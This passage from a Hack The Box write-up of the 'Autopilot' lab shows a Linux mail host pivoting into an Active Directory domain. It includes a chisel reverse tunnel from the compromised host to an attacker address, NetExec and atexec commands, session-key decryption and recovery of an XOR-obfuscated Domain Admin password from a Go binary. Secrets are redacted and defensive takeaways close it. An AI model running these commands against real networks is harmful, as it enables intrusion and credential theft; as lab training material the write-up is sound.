The first line copies /root/user.txt to /dev/shm/uf.txt and makes the copy readable; the remaining logic keeps one correctly configured root-context tunnel running. The second crontab entry writes id output to /dev/shm/r0.txt; the saved check recorded UID 0. uf.txt is the copied user flag (value omitted), while r0.txt is the privilege-verification output.
Tip — Prevention: Keep Postfix’s mailbox spool separate from Cronie’s crontab spool and restrict who can change
mail_spool_directory. Treat database-backed configuration values as untrusted; validate them against an allowlist before invoking rootpostconfcommands. Protect Postfix map credentials from service accounts that do not need them.
With root on the mail host, the internal network became reachable and grommunio’s stored authentication state became readable.
Internal Network
The mail host had a single interface on 172.16.20.10/24, with 172.16.20.1 as its default gateway and no second route, so everything beyond it had to be reached from the host itself.
A 172.16.20.0/24 sweep from the grofiles shell returned only .1 and .10; .15 was reachable at ARP level but exposed no TCP ports and did not answer ICMP. That undercounts the network. Egress from the mail host is filtered by the owner of the socket, so the same checks run from a root context opened 135 and 445 on .15 while those ports stayed closed to grofiles. SMB identified .15 as WS02 and .1 as the domain controller, DC01.
Domain User Access
Recovering a domain credential
After gaining root, I read grommunio’s PHP session files under /var/lib/grommunio-web/session/ and inspected its EncryptionStore. It uses AES-256-CBC; the raw key is hex-encoded in the encryption-store-key cookie, while the IV is stored in the session. When that cookie was absent, the application passed an empty key to PHP’s openssl_decrypt. PHP pads the passphrase with NUL bytes to the cipher’s key length and does not derive a key from it, so the affected session entry could be decrypted locally with a 32-byte zero key and its stored IV (PHP documentation). This recovered the domain-user credential for stephanie.lewis; I omit the password. I used it to authenticate to WS02, where the account had local-administrator rights.
Mapping AD relationships with RustHound and BloodHound
During an earlier AD-enumeration pass, I used RustHound-CE to collect directory objects and ACLs, then imported the archive into BloodHound CE. The graph made group membership and certificate-enrollment relationships easier to inspect. This graph snapshot predates the final spawn, so I used it to generate leads and checked permissions rather than treating every edge as exploitable.
The first view shows Domain Users with Enroll edges to several certificate templates:
 Domain Users has enrollment edges, but an
Enroll edge alone does not establish an ESC1 path.
A separate ESC1-candidate query surfaced CA, SUBCA, CROSSCA, and OFFLINEROUTER as Tier-Zero templates:
 The candidate query highlights templates to investigate; their enrollment permissions still need validation.
The permission review ruled out these candidates for an ordinary domain user: the subject-supply templates were restricted to Domain or Enterprise Admins, while the templates available to Domain Users lacked ENROLLEE_SUPPLIES_SUBJECT. The graph helped map and eliminate this certificate route; the verified path forward was the recovered stephanie.lewis credential and the root-context tunnel to WS02.
Pivoting to WS02
The tunnel client therefore has to run from the root cron job, for the egress reason covered above. An earlier 0.0.0-src reverse-SOCKS attempt stopped forwarding after its first proxied connection; for the final pivot I used chisel 1.10.1 with fixed TCP forwards.
On the attacking host, the chisel server listened on port 8081. A root-run client on the mail host exposed WS02 and DC01 SMB through local ports:
1
2
3
4
5
6
7
8
9
# Attacking host
/tmp/chisel server -p 8081 --reverse

# Mail host, executed by the root cron job
/var/lib/grommunio-files/data/deborah.hernandez/files/chisel2 client --keepalive 25s <LHOST>:8081 \
  R:1445:172.16.20.15:445 \
  R:10445:172.16.20.1:445 \
  R:15985:172.16.20.1:5985 \
  R:1389:172.16.20.1:389
<LHOST> is the attacking machine’s HTB VPN address. The --keepalive option must precede the server address. I verified the fixed forwards in five connection checks; WS02 was reachable through local port 1445 and DC01 through 10445, without a SOCKS proxy.
With the tunnel exposing WS02 on local port 1445, I tested the recovered credential with NetExec:
1
nxc smb 127.0.0.1 --port 1445 -u stephanie.lewis -p '<redacted>' -d autopilot.htb
NetExec returned:
1
[+] autopilot.htb\stephanie.lewis:<redacted> (Pwn3d!)
With local-administrator access confirmed on WS02, I moved on to the scheduled-task path to SYSTEM.
Privilege Escalation
SYSTEM on WS02
Local-admin SMB access enabled NetExec’s -x execution on WS02; Impacket atexec ran the remote command under NT AUTHORITY\SYSTEM, giving me the context to inspect local tasks and files.
The saved output loot/ws02/sweep-2026-11-06.txt records the execution method:
1
[+] Executed command via atexec
This SYSTEM context enabled local task and file enumeration. The task discovered below is a separate mechanism: its saved inventory identifies stephanie.lewis as its run-as principal.
Finding task \X
To inspect non-Microsoft tasks, I used the saved PowerShell inventory helper loot/ws02/e3.ps1. It records each task’s principal and action:
1
2
3
4
5
6
Get-ScheduledTask -ErrorAction SilentlyContinue |
  Where-Object { $_.TaskPath -notlike '\Microsoft\*' } |
  ForEach-Object {
    $acts = ($_.Actions | ForEach-Object { "$($_.Execute) $($_.Arguments)" }) -join ' ;; '
    "$($_.TaskPath)$($_.TaskName) | RUNAS=$($_.Principal.UserId) | $acts"
  }
The task and executable rows in the same artifact were:
1
2
\X | RUNAS=stephanie.lewis | C:\Users\stephanie.lewis\Videos\runas.exe
2026-09-24 15:50 2878464 C:\Users\stephanie.lewis\Videos\runas.exe
So \X itself runs as stephanie.lewis; it is not the SYSTEM task. The executable is a custom Go program stored in a user profile, and its 2,878,464-byte size made it the next artifact to inspect. I copied it over SMB to loot/ws02/videos/runas.exe for static analysis.
Extracting the Domain Admin password from a Go executable
Task \X launched C:\Users\stephanie.lewis\Videos\runas.exe. It was a 64-bit Windows PE (amd64) built with Go 1.26.0, stripped of its symbol-table sections but with the pclntab name table intact, which is what go tool nm reads. From the attacking machine’s loot/ws02/videos/ directory I read the toolchain with GoReSym 1.7.1, listed the named symbols with go tool nm, and inspected the PE section table with objdump:
1
2
3
~/go/bin/GoReSym -t -p runas.exe
go tool nm -size runas.exe | grep 'main\.'
objdump -h runas.exe
The GoReSym fields for version and platform were:
1
2
GoVersion: go1.26.0
Arch: amd64  OS: windows
go tool nm reported the two functions and the two variables that hold the operands:
1
2
3
4
1400b3020        672 T main.main
1401b1910         32 D main.passwordCipher
1401b1930         32 D main.passwordKey
1400b32c0       1632 T main.runAs
Each D symbol is 32 bytes, the size of a Go string header: an 8-byte data pointer at +0 and an 8-byte length at +8. Reading those headers gave a length of 14 for both, at virtual addresses 0x1401b1910 (ciphertext) and 0x1401b1930 (key).
objdump -h showed the .data mapping:
1
2
Idx Name   Size     VMA              File off
2   .data  00016000  00000001401ac000 001aa800
For a virtual address in that section, the file offset is section_file_off + (VA - section_VMA). Applying that mapping to the string headers, then following each header’s pointer, gives:
| String | Header VA | Header file offset | Data VA | Data file offset | Length |
|---|---|---|---|---|---|
passwordCipher | 0x1401b1910 | 0x1b0110 | 0x1401ac6c8 | 0x1aaec8 | 14 |
passwordKey | 0x1401b1930 | 0x1b0130 | 0x1401ac6d8 | 0x1aaed8 | 14 |
This is a file-layout calculation, not a decryption: the header gives a pointer and length, and the pointed-to 14-byte regions contain the two operands. I omit those bytes because together they recover a live credential.
The main.main routine applied repeating-key XOR:
1
out[i] = cipher[i] XOR key[i mod len(key)]
Both the ciphertext and XOR key were embedded in the executable as Go strings. Recovering them and applying the loop produced the password passed to runAs. The values are omitted because the recovered string is a live credential. The call site passes the decoded value to main.runAs for da-stephanie.lewis and invokes PowerShell Get-ADUser. That password authenticated as AUTOPILOT\da-stephanie.lewis on DC01 with administrative rights, which the share read in the next section demonstrates.
The executable uses repeating-key XOR, not encryption: it stores both operands needed to reverse the transformation. The absent Go symbol table made analysis less direct, but the intact pclntab and Go string headers still exposed the relevant functions and data locations.
Root Flag
With the Domain Admin credential validated against DC01’s SMB service, I read the flag file from the administrative share. nxc --get-file expects the path relative to the share, so the path starts at Users rather than including the C$ share name:
1
2
3
nxc smb 127.0.0.1 --port 10445 \
  -u da-stephanie.lewis -p '<redacted>' -d autopilot.htb \
  --get-file '\Users\Administrator\Desktop\root.txt' loot/dc01/root.txt
The downloaded file is present at loot/dc01/root.txt; I omit its contents rather than publishing the root flag.
Attack Chain Summary
- Use the provided account to upload a PHP file through grommunio Files’ WebDAV endpoint.
- Execute it through the Files data alias as
grofiles. - Read the local Postfix database map, use its MySQL credentials to reset the built-in grommunio admin account, and seed the
dbconfconfiguration rows. - Use the admin API to point Postfix mail delivery at the root user’s cron spool; mail a cron entry to
root@localhostand verify root execution. - Pivot into the internal network through the root-run tunnel, then validate the credential recovered from the web session store against WS02.
- Authenticate to WS02 as
stephanie.lewis, execute as SYSTEM, and analyse task\X’s Gorunas.exeto recover the Domain Admin credential. - Authenticate to DC01 and read
C:\Users\Administrator\Desktop\root.txtover SMB.
Key Takeaways
- Treat file-upload storage and executable web paths as separate trust boundaries. User-controlled files should not be served through a PHP handler.
- Keep database credentials out of world-readable configuration files and give application database accounts only the permissions they require.
- Do not let a configuration API turn database-controlled rows into privileged system commands without strict authorization, validation, and an allowlist of safe settings.
- Keep Postfix mailbox directories separate from cron spool directories. A mail delivery process must never be able to write files consumed as privileged scheduled tasks.
- Treat missing encryption keys as fatal configuration errors; do not silently substitute an empty passphrase for session-secret encryption.
- Do not embed reversible password obfuscation in executables. Store service credentials in an approved secret store and use least-privileged task identities.
- Limit workstation local-admin rights and monitor remote task creation, changes to scheduled-task binaries, and privileged access to DC file shares.
- Alert on changes to Postfix
main.cf, local delivery into the cron spool, new files in/var/spool/cron/tabs, and root cron jobs that launch binaries from user-writable storage.
Tools Used
- Nmap 7.94SVN — full-port TCP connect scan and
-sCVservice scan; outputs are innmap/autopilot-10.129.193.247-allports.txtandnmap/autopilot-10.129.193.247-services.txt. - curl and WebDAV — application requests and PHP upload validation.
- MySQL client — database inspection and account/configuration changes.
- grommunio admin API — Postfix configuration commit.
- Postfix and Cronie — mail-spool to cron execution path.
- chisel 1.10.1 — fixed TCP forwards through the root-context pivot.
- NetExec (
nxc) — SMB credential validation and file retrieval. - Impacket
atexec— remote scheduled-task execution on WS02. - GoReSym 1.7.1 and
objdump— Go metadata recovery and binary section mapping.
References
- Hack The Box. Autopilot machine page. https://app.hackthebox.com/machines/Autopilot
- Postfix. local(8) — Postfix local mail delivery. Documentation for local mailbox delivery and
mail_spool_directory. https://www.postfix.org/local.8.html - Mandiant. GoReSym: Go symbol recovery tool. https://github.com/mandiant/GoReSym
- grommunio. grommunio-web source repository. https://github.com/grommunio/grommunio-web
- PHP Documentation. openssl_decrypt. Describes passphrase padding and the absence of a key-derivation function. https://www.php.net/manual/en/function.openssl-decrypt.php